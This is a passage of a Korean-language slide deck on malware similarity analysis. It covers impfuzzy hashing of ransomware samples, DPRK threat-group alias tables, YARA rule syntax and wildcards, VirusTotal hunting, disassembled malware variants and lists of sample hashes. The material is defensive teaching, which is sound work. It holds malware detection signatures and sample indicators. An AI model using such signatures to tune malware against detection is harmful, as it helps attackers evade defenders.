/mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      /mnt/c/Users/hyuunnnn/Desktop/ransom/gviBFQRFUYKg.exe      1  
/mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      /mnt/c/Users/hyuunnnn/Desktop/ransom/ifi2UtAXWPKT.exe     1  
/mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      /mnt/c/Users/hyuunnnn/Desktop/ransom/p0cZproCkop9.exe     1
```

<sup>1</sup> [https://en.wikipedia.org/wiki/Locality-sensitive\\_hashing](https://en.wikipedia.org/wiki/Locality-sensitive_hashing)

<sup>2</sup> <https://haandol.github.io/2019/05/28/lsh-minhash-explained.html>

<sup>3</sup> <https://www.pinecone.io/learn/series/faiss/locality-sensitive-hashing/>

# impfuzzy<sup>1</sup>

- import API 정보를 사용한다는 imphash와 유사도 탐지에 사용되는 퍼지 해싱 기술을 합친 방법

```
>>> import pyimpfuzzy
>>> hash1 = pyimpfuzzy.get_impfuzzy("0IAjDNgXOrF0.exe")
>>> hash2 = pyimpfuzzy.get_impfuzzy("gviBFQRfUYKg.exe")
>>> hash3 = pyimpfuzzy.get_impfuzzy("ifi2UtAXWPKT.exe")
>>> hash4 = pyimpfuzzy.get_impfuzzy("p0cZproCkop9.exe")
>>> hash1, hash2, hash3, hash4
('3:rGsLdAIEK:tf', '3:rGsLdAIEK:tf', '3:rGsLdAIEK:tf', '3:rGsLdAIEK:tf')
>>> pyimpfuzzy.hash_compare(hash1, hash2)
100
>>> pyimpfuzzy.hash_compare(hash3, hash4)
100
>>> pyimpfuzzy.hash_compare(hash1, hash4)
100
>>> pyimpfuzzy.hash_compare(hash2, hash3)
100
```

<sup>1</sup> Classifying Malware using Import API and Fuzzy Hashing – impfuzzy –

<sup>2</sup> Malware Clustering using impfuzzy and Network Analysis - impfuzzy for Neo4j -

- VirusTotal Intelligence 의 Similar 기능을 보면 지금까지 설명한 해싱 기법들을 사용하고 있다.
  - 아이콘, 썸네일 파일의 유사도를 측정하는 기능도 있다.

## 관련 자료

[Forensic Malware Analysis: The Value of Fuzzy Hashing Algorithms in Identifying Similarities](#)

[A Ransomware Detection Method Using Fuzzy Hashing for Mitigating the Risk of Occlusion of Information Systems](#)

[Fuzzy-Import Hashing: A Malware Analysis Approach](#)

[Nation-State Threat Actor Attribution Using Fuzzy Hashing](#)

[FUZZY HASHES](#)

Best candidates in single search

Similar by VT feature hash

Similar by code blocks

Similar by imphash

Similar by PE Rich hash

Similar by icon/thumbail

Similar by tlsh

Similar by ssdeep

	Talos Group	Dell Secure W	Other Name 1	Other Name 2	Other Name 3	Other Name 4	Other Name 5	Other Name 6	Other Name 7	Other Name 8	Rep. of Korea	MITRE AT&CK	Operation 1	Operation 2	Op
Chollima	Group 77	Hastati Group	121,BeagleBoyzBureau121, BeagleBoyz	Unit 121,Unit121	Malicious Hacking Team,WHOis Team	NewRomanic Cyber Army Team	ZINC,APT-C-26,UNC2970,UNC577,UNC4736	Appleworm,NICKEL GLADSTONE, COVELLITE,ATK3	Hidden Cobra,Diamond Sleet,Black Artemis,	Nickel Academy, LolZarus		G0032	Troy	Blockbuster	D
hollima	Group 123	ScarCruft	APT37	Red Eyes	Reaper	Venus 121 (금성121)	THALLIUM				G0067	Reaper	Erebus	G	
lima			DEV-0530,DEV0530	DarkSeoul,Dark Seoul	PLUTONIUM	Guardian of Peace	GOP	Onyx Sleet	Storm-0530	H0lyGh0st	Andariel	G0138	Dark Hotel	DesertWolf	V
llima														Campaign	

위협 인텔리전스 팀은 악성코드 분석에서 파악한 식별자를 사용해 공격을 분류하고 알려진 위협과 구분 짓는다.  
악성코드 분석을 공격 배후에 누가(경쟁자, 국가 지원 공격 그룹 등) 있는지에 대한 정보를 얻는 데 도움을 준다.

## 악성코드 분석 시작하기 - p33

			APT38										G0082		
hollima			APT38	ElectricFish	BlueNoroff	TA444 (Proofpoint)	<a href="#">COPERNICIUM</a> TAG-71 (Microsoft)				G0082			Far Eastern I	
o														Honeybee	

<sup>1</sup> APT Groups and Operations

<sup>2</sup> [https://en.wikipedia.org/wiki/List\\_of\\_hacker\\_groups](https://en.wikipedia.org/wiki/List_of_hacker_groups)

# 유사도 분석이 왜 필요할까?


Table 1: CISA and Joint CISA Publications

Publication Date	Title	Description
February 9, 2023	<a href="#">#StopRansomware: Ransomware Attacks on Critical Infrastructure Fund DPRK Malicious Cyber Activities</a>	The NSA, FBI, CISA, Department of Health and Human Services, the Republic of Korea (ROK) National Intelligence Service, and the ROK Defense Security Agency issued a joint Cybersecurity Advisory to highlight ongoing ransomware activity against Healthcare and Public Health Sector organizations and other critical infrastructure sector entities.
July 6, 2022	<a href="#">Joint FBI-CISA-Treasury CSA: North Korean State-Sponsored Cyber Actors Use Maui Ransomware to Target the Healthcare and Public Health Sector</a>	The FBI, CISA, and the Department of the Treasury issued a joint Cybersecurity Advisory to provide information on Maui ransomware, which has been used by North Korean state-sponsored cyber actors since at least May 2021 to target Healthcare and Public Health (HPH) Sector organizations.

<sup>1</sup> <https://www.cisa.gov/topics/cyber-threats-and-advisories/advanced-persistent-threats/north-korea>

<sup>2</sup> <https://www.mandiant.com/resources/blog/north-korea-cyber-structure-alignment-2023>

## ASSESSED STRUCTURE OF DPRK CYBER PROGRAMS (as of 2023)



# 유사도 분석이 왜 필요할까?

북한



WinRAR 취약점(CVE-2023-38831) 분석 보고서

2024.01.26




2024년 보안 위협 전망 및 2023년 주요 보안 이슈 회고

2024.01.02



ESRC 주간 Email 위협 통계 (11월 넷째주)

2023.11.28



'금성121' APT 조직, 국내 정치사회적 이슈를 악용한 공격 진행중!

2023.09.19



## 자산 관리 프로그램을 악용한 공격 정황 포착 (Andariel 그룹)

Posted By song.th , 2023년 11월 10일

ASEC 분석팀은 Lazarus 그룹과 협력 관계이거나 하위 조직으로 알려진 Andariel 위협 그룹이 최근 특정 자산 관리 프로그램을 이용한 공격을 통해 악성코드를 유포하고 있는 정황을 확인하였다. Andariel 그룹은 최초 침투 과정에서 주로 스파이 피싱 공격이나 워터링 툴 공격 그리고 공급망 공격을 이용하며, 이외에도 악성코드 설치 과정에서 중앙 관리 솔루션을 악용하는 사례도 존재한다. 최근에는 Log4shell 및 InnoRox Agent 등 여러 프로그램에 대한 취약점을 이용하여 국내 다양한 기업군에 공격을 해오고 있다. [1] 이번에 확인된 공격은 국내의 또 다른 자산 관리 프로그램이 사용되었으며, 이외에도...



김수키(Kimsuky)조직의 'Mail Online Security' 프로그램 위장 공격 주의!

2023.06.06



한미(韓美) 합동 보안권고문 : 북한 김수키(Kimsuky) 조직의 싱크탱크, 핵계, 미디어 대...

2023.06.02



북한 사이버 공격의 현주소와 그 대응 방법

2023.05.26



ESRC 주간 Email 위협 통계 (5월 셋째주)

2023.05.23



## Lazarus 조직의 Operation Dream Magic

Posted By securityresponseteam , 2023년 10월 13일

Lazarus 조직은 국가가 배후인 것으로 알려진 해킹 조직으로 금전적인 이득, 자료 탈취 등의 목적으로 전세계를 대상으로 꾸준히 해킹하고 있습니다. Lazarus 조직의 이니세이프 취약점을 악용한 워터링 툴을 간단하게 정리하면 언론사의 특정 기사에 악성 링크 삽입, 해당 기사를 클릭하는 기업, 기관이 해킹 대상, 국내 취약한 홈페이지를 C2로 악용 그리고 제한된 범위의 해킹을 위해서 IP 필터링 등을 사용

- 국내 뿐만 아니라 외국에서도 악성코드를 분석하고 리포트를 작성하여 공유하고 있다.

<sup>1</sup> <https://blog.alyac.co.kr/search/ 북한>

<sup>2</sup> <https://asec.ahnlab.com/ko/>

# 유사도 분석이 왜 필요할까?

## Hacks, Thefts, and Total Amounts Stolen

This Repo	Value Stolen	Incidents		Chainalysis	Value Stolen	Incidents		TRM	Value Stolen	Incidents
2023	\$649,889,146	20		2023	\$1,000,000,000	20		2023	\$600,000,000	?
2022	\$767,638,000	9		2022	\$1,650,000,000	15		2022	\$850,000,000	?
2021	\$317,050,000	13		2021	\$428,800,000	9		2021	\$250,000,000	?
2020	\$307,726,000	8		2020	\$300,000,000	5		2020	\$290,000,000	?
2019	\$191,794,000	9		2019	\$271,000,000	9		2019	\$200,000,000	?
2018	\$430,265,000	15		2018	\$522,000,000	10		2018	\$400,000,000	?
2017	\$109,490,000	6		2017	\$29,000,000	4		2017	\$100,000,000	?
2016	0	0		2016	\$1,500,000	1		2016	0	?
Total:	\$2,773,852,146	80		Total:	\$4,202,300,000	73		Total:	\$2,690,000,000	0

<sup>1</sup> <https://github.com/tayvano/lazarus-bluenoroff-research>

# yara

- 구글이 인수한 `virustotal`에서 만든 유사도 탐지 도구
- 텍스트 또는 패턴을 기반으로 악성코드를 식별하고 분류하기 위해 만들었다고 한다.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

- `strings`에서 제작한 rule을 기반으로 `condition` 영역에 탐지 조건을 정의한다.

---

<sup>1</sup> <https://virustotal.github.io/yara/>

# yara

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

- `meta` : rule에 대한 설명, 언제 만들었는지, 제작자 이름 등을 적는 공간이다.
- `strings` : 탐지해야 하는 데이터를 정의하는 공간이다.
- `condition` : `strings`에서 정의한 rule들의 탐지 조건을 정의하는 공간이다.

# yara

Rule 옵션	설명
wide	2바이트로 인코딩된 문자열을 탐지할 때 사용 "Borland" wide → B\x00o\x00r\x00l\x00a\x00n\x00d\x00
ascii	ascii 문자를 탐지 → 보통 wide를 사용할 때 ascii도 같이 사용한다.
nocase	대소문자 구분 없이 탐지 허용 "foobar" nocase → Foobar, FOOBAR, fOoBaR 모두 탐지
fullword	탐지하려는 문자열 사이에 다른 문자열이 포함되어 있는 경우 탐지 X "domain" fullword → mydomain.com 탐지 X, my-domain.com, domain.com 탐지 O

- \$a = "test" nocase ascii wide 처럼 복수의 옵션 사용 가능
  - 대소문자 구분 X, UTF-16 문자열 탐지

# yara

- 유연한 rule 탐지를 위해 와일드카드 기능을 제공한다.
- 표시 방법은 아래와 같이 ? 을 사용한다.

```
rule WildcardExample
{
    strings:
        $hex_string = { E2 34 ?? C8 A? FB }

    condition:
        $hex_string
}
```

- ex:) push eax = 0x50 , push edx = 0x52 , push ebx = 0x53  
→ \$a = { 5? } : push eax , push edx , push ebx 등 모두 탐지 가능

---

<sup>1</sup> YARA Rules for Malware Detection

# yara

- 유사도 분석에 왜 사용되는 걸까?
  - [Virustotal Intelligence \(VTI\)](#)라는 시스템에서 yara rule을 활용하여 `virustotal`에 업로드된 파일들을 실시간으로 탐지할 수 있다. - yara는 virustotal에서 만들었다.
    - rule에 탐지된 파일이 새로운 악성코드인지, 재사용되는 코드는 없는지 등 분석<sup>1</sup>
  - 분석 리포트<sup>2</sup>, 블로그, Twitter, Github 등에서 rule이 활발하게 공유되고 있다.
    - yara 관련 도구, rule 관련 정보는 [awesome-yara](#)에서 찾을 수 있다.

## 심화과정

### [YARA-Style-Guide](#), YARA Performance Guidelines

---

<sup>1</sup> <https://intezer.com/blog/threat-hunting/turning-open-source-against-malware/>

<sup>2</sup> HIDDEN COBRA – North Korean Remote Administration Tool: FALLCHILL

# Virustotal Intelligence

- 실시간 탐지에 사용할 yara rule 설정 및 관리<sup>1</sup>

The screenshot shows the Virustotal Livehunt interface. On the left is a sidebar with various icons: URL, IP address, domain, file hash, or multiple hashes; magnifying glass for search; gear for settings; user profile; and a bell for notifications. The main area has a header with 'RULESETS' and 'CROWDSOURCED YARA HUB'. It includes a search bar, dropdown menus for 'All rulesets', 'All entities', 'Enabled / Disabled', and filters for 'Matches against', 'Shared with', and 'Matches'. Below this is a table of rule sets:

Rule Set	Last Modified	Author	Matches
zegost	a moment ago	hy0oun	Files: 0
rich_header	a moment ago	hy0oun	Files: 0
Hyara_	a moment ago	hy0oun	Files: 0
Ransomware	a moment ago	hy0oun	Files: 676

Each row shows the rule set name, last modified time, author, and the count of matches found in files. The 'Ransomware' rule set has a blue badge indicating 676 matches.

<sup>1</sup> <https://docs.virustotal.com/docs/livehunt>

# Virustotal Intelligence

- rule에 의해 탐지된 샘플들을 확인 및 다운로드 가능<sup>1</sup>

The screenshot shows the Virustotal Intelligence web interface. On the left is a vertical sidebar with icons for different features: URL, IP address, domain, file hash, or multiple hashes; FILES; URLs; DOMAINS; and IP ADDRESSES. The main area has tabs for AGGREGATED, FILES, URLs, DOMAINS, and IP ADDRESSES, with AGGREGATED selected. A search bar at the top allows searching by name, owner, and other notification modifiers. Below the search bar are dropdown menus for 'Matched on' and 'Source type'. The main content area displays a table of detected samples. The columns are: Matched on (with a summary link), Source, Detections, and Matched on (date and time). Each row shows a sample ID, its source (Gandcrab), the number of detections (e.g., 66 / 72), the date and time of detection (e.g., 2024-02-17 15:27:34), and a file icon (EXE). The table lists five samples, each with associated tags like peexe, malware, and various detection terms.

Matched on	Source	Detections	Matched on
8EDC151E7A47C9F219BCE8548239E7E5B396B396561123A0042AF151C4769FD6 /home/petik/shadowserver/malware/2024-02-17_3ba66169a3cb6158a1dd873782f32ea8_gandcrab peexe	Ransomware Gandcrab	66 / 72	2024-02-17 15:27:34
A6B4D155478F96D76F65641031956E3BF4E9247F36AEEFBA770E0ED6AC82551B myfile.exe peexe spreader nxdomain	Ransomware Gandcrab	64 / 72	2024-02-16 23:03:04
D13F1602FD9D66F58CFBBC1CDB015D6316A474FF24C6E305C99564D44E63D758 myfile.exe peexe nxdomain	Ransomware Gandcrab	68 / 72	2024-02-16 23:02:42
417CD56062950F8D95159FAB5FD7ACEFC065D9ABED15BF516A3ADE26E7429C17 /home/petik/shadowserver/malware/2024-02-16_94e498802d1fe63cba2f8f91a3b0fb9d_gandcrab peexe malware checks-cpu-name detect-debug-environment long-sleeps nxdomain checks-user-input checks-usb-bus persistence	Ransomware Gandcrab	68 / 72	2024-02-16 22:59:19
FB0AE6FEB425904B2B6180E212FDFCDE184F8E4C04FAF66D4904E0E6DD2FA185 /home/petik/shadowserver/malware/2024-02-16_6d8bbff6c7c5913f391f68a8ee4da7c3_gandcrab peexe overlay	Ransomware Gandcrab	67 / 72	2024-02-16 22:30:34

<https://docs.virustotal.com/docs/ioc-stream-threat-feeds>

# Virustotal Intelligence

- 최대 3개월 전에 올라온 샘플들을 대상으로 hunting 가능<sup>1</sup> (Hunting Pro 사용자는 12개월까지 가능)
- 2~3시간 안에 5억 개 이상의 파일(약 680TB)을 스캔, 최대 개수는 10,000개 이하로 제한되어 있다.
- 작성한 rule을 사용하여 악성코드를 수집하는 용도도 있지만 rule을 검증하기 위함도 있다.

The screenshot shows the Virustotal Intelligence interface. On the left is a sidebar with various icons: a magnifying glass, a gear, a person, a list, and a circular arrow. The main area has a header with a search bar containing "URL, IP address, domain, file hash or paste multiple hashes", a help button, a search icon, and a user profile for "Hyun Yi". Below the header is a section titled "New retrohunt job" with a "Help" dropdown. The main content area displays a table of completed jobs:

Progress	Status	ID	Time Ago	Rule Details	Pro Matches	Total Matches	Actions
100 %	Finished	hy00un-1708158098	7 hours ago	import "hash" import "pe" rule a { meta: tool = "https://github.com/hyuunnn/Hyara" version = "2.3" date = "2024-02-17" MD5 = "2e1149055fb2e139c3..."	+5 Pro	0 matches	
100 %	Finished	hy00un-1707474259	8 days ago	import "hash" import "pe" rule icon { meta: tool = "https://github.com/hyuunnn/Hyara" version = "2.3" date = "2024-02-09" MD5 = "a4ad147ffb4984f..."	+1 Pro	0 matches	
100 %	Finished	hy00un-1687194039	8 months ago	import "pe" import "math" rule asdbb { condition: (uint16(0) == 0x5A4D) and (pe.is_signed) and (pe.language(0x04)) and pe.pdb_path == "D:\\code\\lv\\20140..."	0 matches		
100 %	Finished	hy00un-1663823601	1 year ago	import "hash" import "pe" rule test { meta: tool = "https://github.com/hyuunnn/Hyara" version = "2.3" date = "2022-09-22" MD5 = "5d930d2b75551e9..."	+3 Pro	4 matches	
100 %	Finished	hy00un-1662547835	1 year ago	import "hash" import "pe" rule decode_func { meta: tool = "https://github.com/hy00un/Hyara" version = "1.6" date = "2018-10-08" MD5 = "49271..."	+115 Pro	184 matches	
100 %	Finished	hy00un-1607948812	3 years ago	// Copyright 2020 by FireEye, Inc. // You may not use this file except in compliance with the license. The license should have been received wit...	+689 Pro	677 matches	
100 %	Finished	hy00un-1607947958	3 years ago				

Footnote at the bottom left: <sup>1</sup> <https://docs.virustotal.com/docs/retrohunt>

# yara

```
xor    ebx, edx
and   ebx, 7F8h
shl   ebx, 14h
shr   edx, 8
or    edx, ebx
lea    ebx, [eax+eax]
xor   ebx, eax
shl   ebx, 4
xor   ebx, eax
mov   ebp, eax
and   ebx, 0FFFFFF80h
shl   ebp, 7
xor   ebx, ebp
shl   ebx, 11h
shr   eax, 8
or    eax, ebx
```

```
xor    edi, edx
and   edi, 7F8h
shl   edi, 14h
shr   edx, 8
or    edx, edi
lea    edi, [eax+eax]
xor   edi, eax
and   cl, al
shl   edi, 4
xor   edi, eax
xor   cl, bl
mov   ebx, eax
and   edi, 0FFFFFF80h
shl   ebx, 7
xor   edi, ebx
shl   edi, 11h
shr   eax, 8
or    eax, edi
```

```
xor    ebx, edx
and   ebx, 7F8h
shl   ebx, 14h
shr   edx, 8
or    edx, ebx
lea    ebx, [eax+eax]
xor   ebx, eax
shl   ebx, 4
xor   ebx, eax
mov   ebp, eax
and   ebx, 0FFFFFF80h
shl   ebp, 7
xor   ebx, ebp
shl   ebx, 11h
shr   eax, 8
inc   esi
or    eax, ebx
```

F90662273DB92AA8DE0ABED37767B911

EE778BE503FDA770EE2F40E51EDFD595

AC3C5383432F8AA6A462F86B1EC00919

레지스터 값이 다르거나 어셈블리 코드가 추가 되어있는 샘플도 존재  
이러한 변종까지 잡기 위해서는 와일드 카드 기능 필요

<sup>1</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p26

# yara

```
xor    ebx, edx
and   ebx, 7F8h
shl   ebx, 14h
shr   edx, 8
or    edx, ebx
lea    ebx, [eax+eax]
xor   ebx, eax
shl   ebx, 4
xor   ebx, eax
mov   ebp, eax
and   ebx, 0FFFFFF80h
shl   ebp, 7
xor   ebx, ebp
shl   ebx, 11h
shr   eax, 8
or    eax, ebx
```

```
xor    edi, edx
and   edi, 7F8h
shl   edi, 14h
shr   edx, 8
or    edx, edi
lea    edi, [eax+eax]
xor   edi, eax
and   cl, al
shl   edi, 4
xor   edi, eax
xor   cl, bl
mov   ebx, eax
and   edi, 0FFFFFF80h
shl   ebx, 7
xor   edi, ebx
shl   edi, 11h
shr   eax, 8
or    eax, edi
```

```
xor   ebx, edx
and   ebx, 7F8h
shl   ebx, 14h
shr   edx, 8
or    edx, ebx
lea   ebx, [eax+eax]
xor   ebx, eax
shl   ebx, 4
xor   ebx, eax
mov   ebp, eax
and   ebx, 0FFFFFF80h
shl   ebp, 7
xor   ebx, ebp
shl   ebx, 11h
shr   eax, 8
inc   esi
or    eax, ebx
```

F90662273DB92AA8DE0ABED37767B911

EE778BE503FDA770EE2F40E51EDFD595

AC3C5383432F8AA6A462F86B1EC00919

레지스터 값이 다르거나 어셈블리 코드가 추가 되어있는 샘플도 존재  
이러한 변종까지 잡기 위해서는 와일드 카드 기능 필요

<sup>1</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p26

# yara

32 DA

32 D8

32 D9

81 E7 F8 07 00 00

C1 E7 14

C1 EA 08

83 E7 80

C1 E3 07

EE778BE503FDA770EE2F40E51EDFD595

xor bl, dl

xor bl, al

xor bl, cl

and edi, 7F8h

shl edi, 14h

shr edx, 8

and edi, 0FFFFFF80h

shl ebx, 7

sub\_4B27F0

32 DA

32 D8

32 D9

81 E3 F8 07 00 00

C1 E3 14

C1 EA 08

83 E3 80

C1 E5 07

F90662273DB92AA8DE0ABED37767B911

xor bl, dl

xor bl, al

xor bl, cl

and ebx, 7F8h

shl ebx, 14h

shr edx, 8

and ebx, 0FFFFFF80h

shl ebp, 7

sub\_402430

<sup>1</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p26

# yara

Job status	Finished
Rules	rule XOR_transform : XOR { meta: tool = "https://github.com/hy0oun/Hyara" version = "1.4" date = "2018-09-07" MD5 = "F3D5..." }
Creation time	9 7, 2018, 9:25 오후
Start time	9 7, 2018, 11:58 오후
Finish time	9 8, 2018, 3:22 오전
Scanned data	107.7 TB
Scanning speed	9.0 GB/s
Matches	<a href="#">21 Download hashes</a>

Job status	Finished
Rules	rule XOR_transform_wildcard : XOR { meta: tool = "https://github.com/hy0oun/Hyara" version = "1.4" date = "2018-09-07" MD..." }
Creation time	9 7, 2018, 9:24 오후
Start time	9 7, 2018, 11:58 오후
Finish time	9 8, 2018, 3:22 오전
Scanned data	107.7 TB
Scanning speed	9.0 GB/s
Matches	<a href="#">58 Download hashes</a>

[Start new job](#)

와일드카드를  
사용하지 않은 rule

와일드카드를  
사용한 rule

- Magniber, Hermes, GandCrab 랜섬웨어가 유사하다는 사례가 있다.<sup>1</sup>
  - 코드 재사용, 비슷한 아이콘 사용, 동일한 암호화 알고리즘 사용 등
- 정상파일로 위장하기 위해 아이콘이나 확장자를 수정하는 사례는 많이 있다.<sup>2345</sup>

<sup>1</sup> <https://twitter.com/kjkwak12/status/980708057037467648>

<sup>2</sup> <https://asec.ahnlab.com/ko/54473/>

<sup>3</sup> <https://asec.ahnlab.com/ko/34383/>

<sup>4</sup> <https://zdnet.co.kr/view/?no=20231124180240>

<sup>5</sup> Evaluation of Image Similarity Algorithms for Malware Fake-Icon Detection



Kay Kyoung-ju Kwak  
@kjkwak12

#Matrix, #Magniber, #Hermes, #GlobeImposter, #GandCrab use exactly same icons, similar loader and decryption algorithm.  
Below is yararule to detect some of icons  
[pastebin.com/fXjgs39A](http://pastebin.com/fXjgs39A)

Any feedback welcome.

[DeepL로 번역](#)

게시물 번역하기

0AA2B07C743DF99246A1A0C068...	0AC75B0E65C3B3E13B1D5EF475...	0ADD59B2AA11F5C7863DC0A36B...	0AED9B57098D21460CEA52353...
0AFC1D09E8DB812847DEF2128B...	0B1A878C01D5705956DE9E9E97F...	0B3E2C54516553A282F92D4055A...	0B50731FAED2020C1987C93AB82...
0BAC7387B68DE8D6E2322985352...	0BD060C28955F9AA73B488B1EA1...	0BF814FDEEC0A9122280688B413...	0C8DDF3FFB34FDBD7406B0822E...
0C417B28E317C357A987B528692...	0C78614892494B8868AC8ABBAC7...	0CD3AAC4948F1638F5BFEEA482C...	0CD5B1E4ADD1C26B06406A8AF...
0CDFB347DA58B3435D2BE28D79...	0D03D8FD85122C7E54CF599EC...	0D61B1A97C8AD401CCD9719087...	0D282F3A041173FOCE9E7F31D51...
0DA17F7A6103078FDCB826AF66...	0DC5421DA605C917D073C6ECB1...	0DEE085728370A6B298EAE53E3EB...	0E260122E91CC995086BFF54508...
0E698661748C8C0F0D92B38F872...	0E592792068872A3686BA1C1C36...	0EC7E0B59489257D43A21021E8A...	0EF1F26F35DD50AAE83F412777...
0FOAF2DDF2DF8DDE6258954E972...	0F3FB53DA8381A58CAA526808BF...	0F4A699E555E0DF97388945321D...	0F8BFE21AA99E5BE744E84183362...
0FD1133BE84A4CCC8BCA401416...	0FE477DAE2491C08888951BCA68...	0FF7CF52F315D36759E144D3FC9...	1A4E57D98C8C383929E1E6D0EA5...
1A3146DB0871A6F6CD63789BF1...	1A9590A49F57DC0812FCAF3F2F5...	1AC09D5884FCDF039FE850A7EF4...	1ACCB2D681BF8883076FC2C88FB...
1AD0EAA20942A28FA5071B982BE...	1AE2B46C40BAE6A5C4A6CCE77...	1AE9155C07066428C226035ABC9...	1AE861F902C86D05B8A838F87D...
1B2F5DB8E559FCB3A6524DD13...	1B869C44E43F2605843F36518ABC...	1B91E68CD236885F069A8E1116...	1B14476E4357B8CAEFB274627FA...
1B1879472A8CBD0529877094C...	1BB82A673E888F2940DDE370DB...	1BB878990F20DAC43CA39C09CA...	1BDBEAE8600383CE9313A8FEA6F...
1B8E43197911586435F690886C...	1C8F5922F28F9AAE95C9F6DF9...	1C98BA820F0E63E98CB510F1107...	1C60BFA84C3B8A178CFEC8744C4...
1C84F1C1C9276604A0DD723069...	1C149BA4F6658D4798A7B00CD2...	1C4845B40A4E2984C7BD463C0C...	1CA50EABD77D880298A3B62148...
1CDC8C94F675B116002A5A650D...	1CF32C65E212F0A109776E545AF...	1D2EE7BD9F2DA29CD5E17A299A...	1D642C94A970F883C1380DADD...
1DC9C6BA33B7CEBD48558F3A5F...	1E82184C8C39D14F98EB258075D...	1E505795291F2AE647CC97D8B8A...	1EEDFDA42538E04FCE341AC5F98...
1F284358408895AC441FBD9E75...	1F67FC27B92902D1E9E48E1B53F0...	1F064C3F67038536720E988832...	1F735C58228971F721D9A445CF7...
1F8510F370A007E253C21DC87D...	02AE9198376304B20886BC3A80E...	02B67F98AB0AB0C8652781A4F01...	02C7600DD73908968CEBF836189...
2A300E868379ED879BF48D5E4FC...	2A429ECC2C9D71E6D3305EC508...	2A531E626DFF9E09474CC46FAB5...	2AA162135E463E3F1C80C6C22E...
2ADF49D96D216C35F8AA02E186...	2AF6C86BA487A8902D0D78E449...	2B0A00F6A8DED40B6851C06857...	2B2DACC55D88A2EEFC585F8ED...
